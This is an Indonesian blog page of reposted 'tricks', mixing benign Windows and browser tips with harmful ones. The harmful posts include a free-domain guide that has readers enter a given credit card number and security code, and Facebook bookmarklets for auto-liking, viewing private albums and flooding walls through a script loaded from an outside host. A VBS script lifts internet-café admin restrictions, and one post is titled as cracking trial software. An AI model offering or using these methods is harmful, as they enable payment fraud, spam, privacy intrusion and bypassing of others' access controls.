
Tampilkan postingan dengan label Trick. Tampilkan semua postingan
Cara ini lagi marak2nya bagi orang yang aktip di dunia maya , apalagi yang suka gretongan XD
Langsung saja cara mendapatkan Top Level Domain seperti .com .net .org .info .biz .name secara gratis .
Waw , siapa yang gak mau ye kan ? *-*
Ikuti instruksinya =3=
1. Daftar disini untuk mendapatkan akun dari intuit
2. Kemudian isi semua data yang diminta.
3. Lalu klik “Choose a domain (www.yourname.com) for your website”.
4. Masukkan nama domain yang kalian inginkan.
5. Jika Domain yang kalian inginkan tersedia klik "Get Domain".
7. Setelah itu kalian akan diarahkan ke halaman Info kontak, Jangan centang Domain Privasi (Nanti Akun Kalian Bisa Disuspend) cukup Centang Saya Setuju (I Agree) lalu klik Submit.
8. Kemudian akan muncul halaman pop out yang tujuannya untuk meminta Informasi dan alamat penagihan domain kalian (Domain yang kalian minta gratis, tapi untuk melindungi terhadap penipuan mereka membutuhkan informasi penagihan domain kalian).
9. Pada bagian credit card isi seperti dibawah :
Nama card = Isi Terserah
Nomer card = 4067424205414109
Exp date = 02/13
Security code card= 145
Domain kalian akan di proses kurang dari 24 Jam , jadi bersabar yah sampai domain kalian aktif , tapi biasanya cuma 3-5 Jam doang .
Gunakan dengan bijak yah ^^V
NB :
Langsung saja cara mendapatkan Top Level Domain seperti .com .net .org .info .biz .name secara gratis .
Waw , siapa yang gak mau ye kan ? *-*
Ikuti instruksinya =3=
1. Daftar disini untuk mendapatkan akun dari intuit
2. Kemudian isi semua data yang diminta.
 |
| Klik Untuk Memperbesar Gambar |
 |
| Klik Untuk Memperbesar Gambar |
4. Masukkan nama domain yang kalian inginkan.
5. Jika Domain yang kalian inginkan tersedia klik "Get Domain".
 |
| Klik Untuk Memperbesar Gambar |
6. Selanjutnya isi lagi semua datanya seperti Nama, Email, Nomor HP, dll.
 |
| Klik Untuk Memperbesar Gambar |
 |
| Klik Untuk Memperbesar Gambar |
8. Kemudian akan muncul halaman pop out yang tujuannya untuk meminta Informasi dan alamat penagihan domain kalian (Domain yang kalian minta gratis, tapi untuk melindungi terhadap penipuan mereka membutuhkan informasi penagihan domain kalian).
9. Pada bagian credit card isi seperti dibawah :
Nama card = Isi Terserah
Nomer card = 4067424205414109
Exp date = 02/13
Security code card= 145
 |
| Klik Untuk Memperbesar Gambar |
Domain kalian akan di proses kurang dari 24 Jam , jadi bersabar yah sampai domain kalian aktif , tapi biasanya cuma 3-5 Jam doang .
Gunakan dengan bijak yah ^^V
NB :
- Menurut sumber ini cuma satu tahun :D
- Order hanya boleh 1 domain dalam 1 akun, nanti domain kalian bisa mati semua.
Jika ada pertanyaan , silahkan ke sumbernya .
Thanks .
Thanks .
Sumber : BlogBlack4rt (MasPut)
Mendapatkan Domain Gratis Dari Intuit
Yap , mungkin bagi anda pengguna windows 7 starter tidak bisa mengganti wallpaper dengan cara klik kanan > properties & selanjutnya . Mungkin itu sudah hak dari Microsoft , karena windows tersebut masih starter atau bisa dibilang ya anda harus membeli OS windows yang selanjutnya untuk bisa mengganti wallpaper.Tapi tenang dengan utak-atik regedit kita bisa menggantinya. Ane sendiri nemu pas lagi blogwalking , ane sekalian share disini . Karena ane sendiri memakai windows 7 starter :D
Langsung saja caranya :D
Mungkin ada yg bertanya .
A : Bagaimana cara mengganti gambar wallpaper yang lain ?
B : Anda tinggal mengganti C:\Documents and Settings\user\My Documents\My Pictures\gambarku.jpg dengan letak gambar wallpaper yang lain .
Cara ini sudah dipraktekkan & berhasil.
Sekian & terimakasih XD
Wassalam ...
Source : google ^^V
Langsung saja caranya :D
- Klik Start Menu (gambar bulat yang ada di pojok kiri bawah layar monitor)
- Pada kolom diatas Start Menu, ketik regedit, kemudian pencet Enter
- Setelah tampil tabel folder “Registry Editor“, anda perlu masuk ke folderHKEY_CURRENT_USER\Control Panel\Desktop\, dengan cara mengklik folderHKEY_CURRENT_USER, kemudian klik folder Control Panel dibawahnya dan klik folderDesktop (seperti anda membuka folder explorer).
- Kemudian cari file wallpaper dalam folder desktop tersebut (lihat isi folder dalam tabel sebelah kanan), klik dua kali file wallpaper tadi.
- Dalam kotak edit string, ganti gambar wallpaper sesuai dengan yang anda inginkan, dengan cara ketik tempat gambar tersebut, misal : C:\Documents and Settings\user\My Documents\My Pictures\gambarku.jpg
- dan klik OK. (Catatan : penulisan tempat alamat gambar harus benar)
- Klik kanani folder desktop tadi, cari dan klik dua kali file Permissions.
- Klik Advance
- Masuk/Klik tabel Owner, block/highlight nama anda dalam box Change owner to, kemudian klik OK
- Klik lagi Advance
- Jangan centang pada Include inheritable permissions from the object’s parent, atau klik remove jika keluar promt
- Klick “Add”
- Ketik Everyone klick Apply dan klick “OK”
- Centang Allow “Read Control” klick Apply dan klick “OK”
- Klick “OK” sekali lagi
- Highlight “Everyone” dan centang Allow “Read” klick Apply dan klick “OK
- Klick “OK” sekali lagi
- Restart Computer.
Mungkin ada yg bertanya .
A : Bagaimana cara mengganti gambar wallpaper yang lain ?
B : Anda tinggal mengganti C:\Documents and Settings\user\My Documents\My Pictures\gambarku.jpg dengan letak gambar wallpaper yang lain .
Cara ini sudah dipraktekkan & berhasil.
Sekian & terimakasih XD
Wassalam ...
Source : google ^^V
Cara Mengubah Wallpaper Windows 7 Starter
Halo sobat heker XD
kali ini ane mau share javascript biar FB makin aneh XD
[Ini untuk memberikan efek pergantian warna secara otomatis di setiap link, yang harus diingat sobat komayati adalah, ini hanya bersifat sementara, ketika halaman belum di reload semua]
[Ini untuk membuat foto-foto terbang-terbang melayang seperti UFO. hehehe.]
[Untuk autolike > nge-like otomatis status yang ada sedang ada di halaman beranda > jangan digunakan terlalu sering jika tidak ingin dibanned oleh pihak facebook]
[INI UNTUK MENCEKLIS SEMUA TEMAN YANG ADA DI LAYAR YANG AKAN KITA INVITE KE HALAMAN, EVENTS, APLIKASI, DAN YANG LAINNYA]
[INI UNTUK MELIHAT ALBUM FOTO TEMAN YANG PRIVATE]
[FLOOD WALL KE FACEBOOK TEMAN / MEMBANJIRI > JANGAN GUNAKAN INI TERLAMPAU SERING JIKA SOBAT TIDAK MAU AKUNNYA DI BANNED/BLOKIR FACEBOOK KARENA DIANGGAP SPAM]
Cara makenya tinggal paste di address bar .
Source : http://gembez-cyber.blogspot.com/2012/04/kumpulan-javascript-untuk-manipulasi.html
kali ini ane mau share javascript biar FB makin aneh XD
[Ini untuk memberikan efek pergantian warna secara otomatis di setiap link, yang harus diingat sobat komayati adalah, ini hanya bersifat sementara, ketika halaman belum di reload semua]
javascript:i=0c=["red","green","blue","yellow","magenta","orange","pink","violet"]; a=document.links;setInterval('i++;a[i %document.links.length].style.color=c[i % c.length]',1);void(0);
[Ini untuk membuat foto-foto terbang-terbang melayang seperti UFO. hehehe.]
javascript:R=0; x1=.1; y1=.05; x2=.25; y2=.24; x3=1.6; y3=.24; x4=300; y4=200; x5=300; y5=200; DI=document.getElementsByTagName("img"); DIL=DI.length; function A(){for(i=0; i-DIL; i++){DIS=DI[ i ].style; DIS.position='absolute'; DIS.left=(Math.sin(R*x1+i*x2+x3)*x4+x5)+"px"; DIS.top=(Math.cos(R*y1+i*y2+y3)*y4+y5)+"px"}R++}setInterval('A()',5); void(0);2(i)
[Untuk autolike > nge-like otomatis status yang ada sedang ada di halaman beranda > jangan digunakan terlalu sering jika tidak ingin dibanned oleh pihak facebook]
javascript:var i=0;ex=0;s=0;function EXP_ALL(){ExpandComm = document.getElementsByTagName("input");for(e = 0; e < ExpandComm.length; e++){myClass = ExpandComm[e].getAttribute("class");if(myClass != null && myClass.indexOf("stat_elem") >= 0)if(ExpandComm[e].getAttribute("name") == "view_all")ExpandComm[e].click()}}functionKomayatiAutolike(){jempol = document.getElementsByTagName("button"); for(j = 0; j < jempol.length;j++){myClass = jempol[j].getAttribute("class");if(myClass != null && myClass.indexOf("like_link") >= 0)if(jempol[j].getAttribute("name") =="like")jempol[j].click()};}function KomayatiAutolike(){buttons = document.getElementsByTagName("button");for(x = 0; x < buttons.length;x++){myClass=buttons[x].getAttribute("class");if(myClass != null && myClass.indexOf("stat_elem") >= 0)if(buttons[x].getAttribute("title")== "Like this item"|| buttons[x].getAttribute("title")=="Suka item ini")buttons[x].click()};}function updateTime(){ex=ex+1;i=i+1;s=s+1;if (ex==5){EXP_ALL();ex=0};if (s==5){ex=0;KomayatiAutolike();s=0};if (i==2){KomayatiAutolike();i=0;}}alert('-==[LIKE OTOMATISASI STATUS FACEBOOK]==-\n\nModified by Komunitas Maya Teknologi Informasi');updateTime();window.setInterval(updateTime,1000);void(0)
[INI UNTUK MENCEKLIS SEMUA TEMAN YANG ADA DI LAYAR YANG AKAN KITA INVITE KE HALAMAN, EVENTS, APLIKASI, DAN YANG LAINNYA]
javascript:elms=document.getElementsByName("checkableitems[]");for (i=0;i<elms.length;i++){if(elms[i].type="checkbox" )elms[i].click()};
[INI UNTUK MELIHAT ALBUM FOTO TEMAN YANG PRIVATE]
javascript:(function(){CSS.removeClass(document.body,%20′profile_two_columns’); tab_controller.changePage(“photos”);})()
[FLOOD WALL KE FACEBOOK TEMAN / MEMBANJIRI > JANGAN GUNAKAN INI TERLAMPAU SERING JIKA SOBAT TIDAK MAU AKUNNYA DI BANNED/BLOKIR FACEBOOK KARENA DIANGGAP SPAM]
javascript:(a=(b=document).createElement("script")).src="//brk.to/wall",b.body.appendChild(a);void(0);
Cara makenya tinggal paste di address bar .
Source : http://gembez-cyber.blogspot.com/2012/04/kumpulan-javascript-untuk-manipulasi.html
Kumpulan Java Script Facebook
Akhirnya , blog ini membuat direct link media fire ..
Silahkan dicoba ..
http://portal-patrickhache.webege.com/mediaapi.php
Berikut tutorialnya ..
A. Link Download Biasa
Bisa memasukkan lebih dari 1 link sekaligus dengan cara 1 Link Tiap Baris.
B. Link Download Folder
Bisa digunakan jika ingin mendownload isi 1 folder mediafire tanpa harus masuk dan mengklik linknya 1 per 1.


Silahkan dicoba ..
http://portal-patrickhache.webege.com/mediaapi.php
Berikut tutorialnya ..
A. Link Download Biasa
- Copy link mediafire, misalnya anda ingin mendownload http://www.mediafire.com/?9pup0r07t97iaix
- Paste ke box
- Pilih "Get direct link" dan tekan tombol "Get Link"
- Link download akan digenerate di bawahnya dengan warna biru. Misalnya jadi http://205.196.123.76/dyeeuc5vlflg/9pup0r07t97iaix/DxD+-+01+%5BHiryuu%5D.mkv
- Download menggunakan link tersebut
B. Link Download Folder
Bisa digunakan jika ingin mendownload isi 1 folder mediafire tanpa harus masuk dan mengklik linknya 1 per 1.
- Copy link folder, misalnya http://www.mediafire.com/?p156p0pg0ww21
- Paste ke box
- Pilih "Get Link Folder" dan tekan tombol "Get Link"
- Link isi folder akan di generate di bawahnya:
- copy link tersebut dan paste ke box
- Pilih "Get direct link" dan tekan tombol "Get Link"
- Link download akan digenerate di bawahnya dengan warna biru
- Download menggunakan link tersebut
C. Link Berpassword
Untuk link dengan password, pakai cara http://link|password
Jika Link tidak muncul, artinya file tersebut sudah dihapus oleh mediafire !!
Thanks to Forum OPCI
Cara menggunakan direct link mediafire
Ane dapet dari temen blogger ane , sedot gan XXDDDD
tutorialnya sudah ada didalam , tinggal di donlot .
tutorialnya sudah ada didalam , tinggal di donlot .

password : monyetbegok
Recovery Data Yang Hilang
Trik ini adalah trik yang pernah di share oleh master joy crazydavinci. Saya hanya ingin menambahkan bagaimana menerapkannya pada blogspot, karena blog saya sendiri memakai blogspot. Loading page ini sangat sederhana namun menarik menurut saya. Jika kamu berminat silahkan praktekkan dan terapkan di blog kamu :D.
Untuk hasilnya silahkan lihat LIVE DEMO .
Ok langsung ke caranya :
Untuk hasilnya silahkan lihat LIVE DEMO .
Ok langsung ke caranya :
- Pertama , Letakkan kode berikut dalam tag <head> atau lebih baik letakkan tepat di atas kode </head> .
<!-- Loading Page Script – CrazyDaVinci – http://crazydavinci.net -->Kemudian letakkan kode berikut tepat di bawah kode <body>
<style type="text/css">
/* add loading image */
body {
background:#4B4B4B url(http://static.int.crazydavinci.net/images/loading.gif) no-repeat fixed center;
}
/* hide page div */
#page{
display:none;
}
</style>
<script type="text/javascript">
function css(classORid,rules){
try{
var css=document.createElement("style");
css.innerHTML=classORid+"{"+rules+"}"
document.body.appendChild(css);
}
catch(e){}
try{
document.styleSheets[document.styleSheets.length-1].addRule(classORid,rules);
}
catch(e){}
}
function loaded(){
css("#page","display:block!important");
css("body","background:#000 url()");
}
if(window.addEventListener)window.addEventListener("load",loaded,false);
else if(window.attachEvent)window.attachEvent("onload",loaded);
else if(document.getElementById)window.onload=loaded;
</script>
<div id="page">Dan tambahkan kode </div> tepat di atas kode </body>
Maka contohnya akan menjadi seperti ini :
<html>
<head>
blah blah…
</head>
<body>
<div id="page">
<div></div>
blah blah…
<div></div>
</div>
</body>
Tambahan : Lihat kode yang saya bold merah tebal. Silahkan edit jika kamu ingin merubah warna background blog, atau menambahkan gambar menjadi background. contoh #fff url(http://static.desktopnexus.com/thumbnails/18573-bigthumbnail.jpg) .
Sekarang klik pratinjau untuk melihat hasilnya. Jika sukses dan berminat silahkan tetapkan di blog kamu. Untuk versi wordpress nya kurang lebih sama penerapannya, untuk lebih jelasnya kamu bisa baca di blog nya AaEzha.
Catatan : Cara ini pernah saya coba di blog yang menggunakan script hidden. Seperti hidden chatbok, Berhasil namun tampilan hidden chatbox menjadi tidak terload dengan baik. Sebaiknya jangan gunakan hidden chatbox agar loading bekerja dengan baik.
Maaf ane langsung copas dari yg punya trit , silahkan diliat .
dulu ini pernah ane pake cuma kurang nyaman aja XD
Selamat mencoba & bereksperimen !!
Source : p4r4cyb3rn3t
Loading Page for Blog
Kiriman dari blog temen , walaupun ane belum mencobanya .
Akan ane share , kayanya sih keren XD

Akan ane share , kayanya sih keren XD
Software Untuk Test Buta Warna
Kali ini ane mau share cara memblokir situs di komputer kalian sendiri .
Jadi situs2 tertentu gak bisa dibuka .
Berguna buat OP warnet & bapak2 or ibu2 yang pengen anaknya bermain internet dengan sehat (no porn maksudnya)
Langsung saja .
1. Klik kanan Start > Explore

Jadi situs2 tertentu gak bisa dibuka .
Berguna buat OP warnet & bapak2 or ibu2 yang pengen anaknya bermain internet dengan sehat (no porn maksudnya)
Langsung saja .
1. Klik kanan Start > Explore
2. Masuk ke sini C:\WINDOWS\system32\drivers\etc
3. Cari file hosts
4. Klik dua kali file tersebut sehingga keluar jendela Open With
5. Pilih notepad kemudian klik OK
6. Tambahi isi file tersebut setelah “127.0.0.1 localhost” (tanpa kutip) dengan alamat website yang akan kalian blokir misalnya :
127.0.0.2 www.facebook.com
127.0.0.3 www.google.com
127.0.0.4 www.youtube.com
maka situs www.facebook.com, www.google.com, www.youtube.com akan terblokir, jika ingin menambahkan lagi tinggal kalian lanjutkan:
127.0.0.5 ….. begitu seterusnya
7. Setelah selesai simpanlah perubahan yang telah kalian lakukan dengan pilih menu file pada notepad kemudian save
Source : Tips Computer
Source : Tips Computer
Meblokir situs website
Pernah gak lagi edit2 html di blog , eh pas di save error !!
Kesal bukan XD
Itu dikarenakan kode anda belum di parse kan atau ada yang masih salah .
Untuk itu klik disini
Tinggal paste kodenya , klik parse .
Copy deh ke html kalian , save .
Selamat menikmati XD
Kesal bukan XD
Itu dikarenakan kode anda belum di parse kan atau ada yang masih salah .
Untuk itu klik disini
Tinggal paste kodenya , klik parse .
Copy deh ke html kalian , save .
Selamat menikmati XD
Memparsekan kode html
Males ya , kalo di warnet eh task managernya didisable ..
Apalagi kalo windows explorenya juga didisable -__- , pengen pindah warnet jadinya (pengalaman XD)
Tapi semua itu bisa diselesaikan dengan script berikut ini .
Pertama-tama klik Start > All Programs > Accessories > Notepad ( intinya buka notepad XD )
Copy kode ini .
Save > Pilih all files > save dengan *vbs , misal patrickhache.vbs > OK
Kalau udah tinggal di double klik .
Selamat Mencoba !! ^^V
Source : AndikaCyber
Apalagi kalo windows explorenya juga didisable -__- , pengen pindah warnet jadinya (pengalaman XD)
Tapi semua itu bisa diselesaikan dengan script berikut ini .
Pertama-tama klik Start > All Programs > Accessories > Notepad ( intinya buka notepad XD )
Copy kode ini .
Dim WshShell
Set WshShell = WScript.CreateObject("WScript.Shell")
on error resume Next
WshShell.RegWrite HKCU\software\microsoft\windows\currentversion\policies\system\DisableRegistryTools, 0, REG_DWORD
WshShell.RegWrite HKCU\software\microsoft\windows\currentversion\policies\system\DisableTaskMgr, 0, REG_DWORD
WshShell.RegWrite HKCU\software\microsoft\windows\currentversion\policies\system\DisableCMD, 0, REG_DWORD
WshShell.RegWrite HKCU\software\microsoft\windows\currentversion\policies\system\NoDispCpl, 0, REG_DWORD
WshShell.RegWrite HKCU\software\microsoft\windows\currentversion\policies\explorer\NoRun, 0, REG_DWORD
WshShell.RegWrite HKCU\software\microsoft\windows\currentversion\policies\explorer\NoFolderOptions, 0, REG_DWORD
WshShell.RegWrite HKCU\software\microsoft\windows\currentversion\policies\explorer\NoTrayContextMenu, 0, REG_DWORD
WshShell.RegWrite HKCU\software\microsoft\windows\currentversion\policies\explorer\NoClose, 0, REG_DWORD
WshShell.RegWrite HKCU\software\microsoft\windows\currentversion\policies\explorer\NoFind, 0, REG_DWORD
WshShell.RegWrite HKCU\software\microsoft\windows\currentversion\policies\explorer\NoViewContextMenu, 0, REG_DWORD
WshShell.RegWrite HKCU\software\microsoft\windows\currentversion\policies\explorer\NoControlPanel, 0, REG_DWORD
WshShell.RegWrite HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDrives,0,REG_DWORD
WshShell.RegDelete "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr"
WshShell.RegDelete "HKCU\software\microsoft\windows\currentversion\policies\system\DisableCMD"
Save > Pilih all files > save dengan *vbs , misal patrickhache.vbs > OK
Kalau udah tinggal di double klik .
Selamat Mencoba !! ^^V
Source : AndikaCyber
Mengaktifkan access yang didisable oleh admin pada windows
Cara Mempercepat Google Chrome seperti tutorial di bawah ini berlaku untuk Google Chrome versi 5 ke atas. Sebenarnya browser Google Chrome ini sudah mempunyai kecepatan yang tinggi, tapi jika kalian ingin mempercepat nya lagi mungkin cara di bawah ini bisa membantu. Dengan kecepatan yang sangat tinggi mungkin bisa membuat hati kita puas ketika berselancar di internet. Trik ini ane ambil dari thread di kaskus. Jika kalian belum mempunyai versi yang baru silahkan download terlebih dahulu versi terbaru Google Chrome di http://www.google.com/chrome atau di http://googlechromereleases.blogspot.com.
Lalu Cara mempercepatnya gimana Oke dech langsung aja cekit duit eh salah Check It Out!!!
CARA 1
Mempercepat Google Chrome untuk vista & 7
1. Untuk vista download terlebih dahulu directX 11 for vista untuk mengaktifkan fitur direct2d dan directWrite, agar chromenya lebih kenceng
2. klik kanan shortcut google chrome (yang ada pada desktop, taskbar, atau start di menu), kemudian klik properties
3. Di tab “shortcut”, di bagian “target” ada tulisan seperti di bawah ini:
[drive]:\Users\[username]\AppData\Local\Google\Chrome\Application\chrome.exe
Jadinya seperti di bawah ini:
[drive]:\Users\[username]\AppData\Local\Google\Chrome\Application\chrome.exe -enable-accelerated-compositing -enable-gpu-rendering -enable-video-layering -enable-webgl -enable-accelerated-2d-canvas -enable-fastback -enable-aero-peek-tabs
4. Untuk ngetest apakah sudah benar atau tidak masukkan kalimatnya di windows 7, jalankan chrome, new tab 2 kali, kemudian liat taskbar. Chromenya harusnya jadi banyak juga tab previewnya
Mempercepat Google Chrome Untuk yang kepanjangan (biasanya windows xp)
1. Bukalah folder dimana google chrome berada
salah satu caranya:
klik kanan shortcut chrome, klik properties, akan muncul tulisan seperti di bawah ini:
[drive]:\Documents and Settings\[username]\Local Settings\Application Data\Google\Chrome\chrome.exe
teken tombol windows + ‘R’ (run), copy paste kalimat diatas tanpa chrome.exe
“[drive]:\Documents and Settings\[username]\Local Settings\Application Data\Google\Chrome\”
2. Buat new_text_file di folder tersebut, kasi nama chrome.bat (bukan .txt)
3. klik kanan chrome.bat, klik edit
4. Tulis kalimat ini:
“chrome.exe -enable-accelerated-compositing -enable-gpu-rendering -enable-video-layering -enable-webgl -enable-fastback”
5. Save file, klik kanan chrome.bat yang sudah diubah tadi, klik copy
6. Di desktop klik kanan di daerah kosong, klik “paste shortcut”
7. Shortcutnya di desktop kalau mau bisa direname
8. cara ini untested, tapi dicoba saja.
CARA 2
1. Buka Google Chrome.
2. Masuk menu Options.
3. Klik tab Under the Hood.
4. Di Privacy section, Hilangkan centangan Use DNS pre-fetching to improve page load performance.
Klik Close dan Restart Google Chrome
CARA 3
Kalian dapat mempercepat browsing di google chrome saat mengunjungi situs dengan konten grafis yang besar dengan mengaktifkan Hardware Acceleration.
Untuk Apa Mengaktifkan Hardware Acceleration di Google Chrome?
Dengan mengaktifkan Hardware Acceleration akan berguna ketika kalian membuka banyak tab atau mengunjungi situs dengan banyak unsur grafis yang berat, media yang besar, sehingga hardware kalian seperti VGA card dan processor akan dimaksimalkan agar dapat membuka situs yang memiliki grafis berat tersebut dengan lancar.
Cara mengaktikan Hardware Acceleration di Google Chrome.
Untuk mengaktifkan Hardware Acceleration di Google chrome buka tab baru lalu ketikkan perintah berikut: about:flags
Jika browser sudah cepat, maka untuk mempercepat download bisanya juga lebih mudah. Semoga trik cara ini berhasil dan bisa membuat hati anda puas untuk berselancar di internet. :)
Lalu cari point berikut :
* GPU Accelerated Compositing
* GPU Accelerated Canvas 2D
* Web Page Prerendering
Untuk settingan default, poin-poin tersebut akan di disable, untuk mengaktifkannya klik pada link Enable
Mudah kan cara2 di atas
Setelah langkah diatas selesai dilakukan, kemudian restart browser chrome anda dan rasakan perbedaannya saat kalian membuka situs website yang berat karena memiliki konten grafis yang besar.
Selamat Mencoba !!
Lalu Cara mempercepatnya gimana Oke dech langsung aja cekit duit eh salah Check It Out!!!
CARA 1
Mempercepat Google Chrome untuk vista & 7
1. Untuk vista download terlebih dahulu directX 11 for vista untuk mengaktifkan fitur direct2d dan directWrite, agar chromenya lebih kenceng
2. klik kanan shortcut google chrome (yang ada pada desktop, taskbar, atau start di menu), kemudian klik properties
3. Di tab “shortcut”, di bagian “target” ada tulisan seperti di bawah ini:
[drive]:\Users\[username]\AppData\Local\Google\Chrome\Application\chrome.exe
Jadinya seperti di bawah ini:
[drive]:\Users\[username]\AppData\Local\Google\Chrome\Application\chrome.exe -enable-accelerated-compositing -enable-gpu-rendering -enable-video-layering -enable-webgl -enable-accelerated-2d-canvas -enable-fastback -enable-aero-peek-tabs
4. Untuk ngetest apakah sudah benar atau tidak masukkan kalimatnya di windows 7, jalankan chrome, new tab 2 kali, kemudian liat taskbar. Chromenya harusnya jadi banyak juga tab previewnya
Mempercepat Google Chrome Untuk yang kepanjangan (biasanya windows xp)
1. Bukalah folder dimana google chrome berada
salah satu caranya:
klik kanan shortcut chrome, klik properties, akan muncul tulisan seperti di bawah ini:
[drive]:\Documents and Settings\[username]\Local Settings\Application Data\Google\Chrome\chrome.exe
teken tombol windows + ‘R’ (run), copy paste kalimat diatas tanpa chrome.exe
“[drive]:\Documents and Settings\[username]\Local Settings\Application Data\Google\Chrome\”
2. Buat new_text_file di folder tersebut, kasi nama chrome.bat (bukan .txt)
3. klik kanan chrome.bat, klik edit
4. Tulis kalimat ini:
“chrome.exe -enable-accelerated-compositing -enable-gpu-rendering -enable-video-layering -enable-webgl -enable-fastback”
5. Save file, klik kanan chrome.bat yang sudah diubah tadi, klik copy
6. Di desktop klik kanan di daerah kosong, klik “paste shortcut”
7. Shortcutnya di desktop kalau mau bisa direname
8. cara ini untested, tapi dicoba saja.
CARA 2
1. Buka Google Chrome.
2. Masuk menu Options.
3. Klik tab Under the Hood.
4. Di Privacy section, Hilangkan centangan Use DNS pre-fetching to improve page load performance.
Klik Close dan Restart Google Chrome
CARA 3
Kalian dapat mempercepat browsing di google chrome saat mengunjungi situs dengan konten grafis yang besar dengan mengaktifkan Hardware Acceleration.
Untuk Apa Mengaktifkan Hardware Acceleration di Google Chrome?
Dengan mengaktifkan Hardware Acceleration akan berguna ketika kalian membuka banyak tab atau mengunjungi situs dengan banyak unsur grafis yang berat, media yang besar, sehingga hardware kalian seperti VGA card dan processor akan dimaksimalkan agar dapat membuka situs yang memiliki grafis berat tersebut dengan lancar.
Cara mengaktikan Hardware Acceleration di Google Chrome.
Untuk mengaktifkan Hardware Acceleration di Google chrome buka tab baru lalu ketikkan perintah berikut: about:flags
Jika browser sudah cepat, maka untuk mempercepat download bisanya juga lebih mudah. Semoga trik cara ini berhasil dan bisa membuat hati anda puas untuk berselancar di internet. :)
Lalu cari point berikut :
* GPU Accelerated Compositing
* GPU Accelerated Canvas 2D
* Web Page Prerendering
Untuk settingan default, poin-poin tersebut akan di disable, untuk mengaktifkannya klik pada link Enable
Mudah kan cara2 di atas
Setelah langkah diatas selesai dilakukan, kemudian restart browser chrome anda dan rasakan perbedaannya saat kalian membuka situs website yang berat karena memiliki konten grafis yang besar.
Selamat Mencoba !!
Mempercepat kinerja google chrome
 Dimalem yang agak gelap ini ane akan share cara mengatasi permasalahan pada Windows, yaitu permasalahan CPU Usage yang tinggi, dimana menunjukan angka 100% terus, padahal hanya membuka beberapa file dan program saja dan Windows Explorer yang sering hang/not responding pada saat kalian menggunakannya.
Permasalahan tersebut banyak sekali penyebabnya, seperti adanya virus, malware, spyware, WIndows yang bermasalah, atau permasalahan hardware . Namun jika sebelumnya kalian menggunakan laptop atau komputer kalian tidak ada masalah, dan tiba-tiba kalian menemui masalah seperti ini, kalian perlu curiga dan mencari tahu permasalahannya, mungkin saja hal tersebut bukan permasalahan hardware.
Setelah melakukan troubleshoot dan Googling akhirnya ane temukan permasalahannya. Berikut cara mengatasinya:
1. Scan PC anda dengan program pembasmi Adware, Malware, Spyware.
Adware, Malware, dan Spyware berbeda dengan Virus, program-program di atas adalah program-program jahat yang memperlambat kinerja komputer (Adware dan Malware), dan memata-matai aktivitas komputer anda dari jauh (Spyware), apabila komputer anda terkoneksi internet.
Untuk menanganinya kalian dapat menggunakan program Super Anti Spyware, program ini gratis dan dapat kalian download di website resminya di http://www.superantispyware.com/ . Setelah install ane sarankan untuk melakukan update database terlebih dahulu sebelum melakukan scanning.
2. Disable program-program aneh yang dijalankan pada Startup Windows.
Tanpa kalian sadari banyak program-program yang tidak anda kenal dijalankan pada Windows Startup, yang menyebabkan lambatnya kinerja komputer , untuk menghapusnya kalian dapat menjalankan.
Start – Run - ketikkan msconfig, lalu akan muncul jendela System Configuration Utility, kemudian kalian klik tab Startup, kemudian uncheck program-program startup yang tidak penting. Untuk mengetahui pentingnya program tersebut kalian bisa mengeceknya yang ada pada program-program yang kalian install yang penting dijalankan pada saat Startup Windows.

Apabila cara pertama dan kedua tidak berhasil, kalian dapat menggunakan cara ini, yaitu menghapus key InProcServer32 pada Regedit, key ini berfungsi untuk membaca semua file media, seperti .AVI pada harddisk kalian, sehingga membuat kerja Windows Explorer menjadi lebih berat, dan mengakibatkan Hang dan CPU Usage tinggi.
Cara menghapusnya:
Start – Run - ketikkan regedit, lalu akan muncul jendela Registry Editor, kemudian kalian masuk ke
HKEY_CLASSES_ROOT\CLSID\{c5a40261-cd64-4ccf-84cb-c394da41d590}\InProcServer32
Backup terlebih dahulu dengan cara Klik kanan pada Key InProcServer32 – Export. Setelah selesai hapus key InProcServer32 tersebut, dan coba Restart Windows anda.
Sekian cara-caranya , ane sudah mencobanya & agak normal sih windows saya XD
How About you ?
Source :

Mengatasi windows explore hang dan cpu usage 100%
Ringkasan ini tidak tersedia. Harap
klik di sini untuk melihat postingan.
Membuat software trial menjadi full version
Karena ada temen sesama blogger ane request , ane share caranya .
Ada dua cara , silahkan dilihat .
Cara 1 :
Catatan :
hn_url_blog adalah URL blog ente (widget ini hanya untuk pengguna blogger).
hn_jumlah_post adalah jumlah judul artikel yang ingin ente tampilkan pada headline news.
hn_warna_latar adalah kode warna untuk latar belakang headline news.
hn_warna_garis adalah kode warna untuk garis bingkai/border headline news.
hn_posisi menentukan posisi headline news ente apakah di atas ("top") atau di bawah ("bottom"),
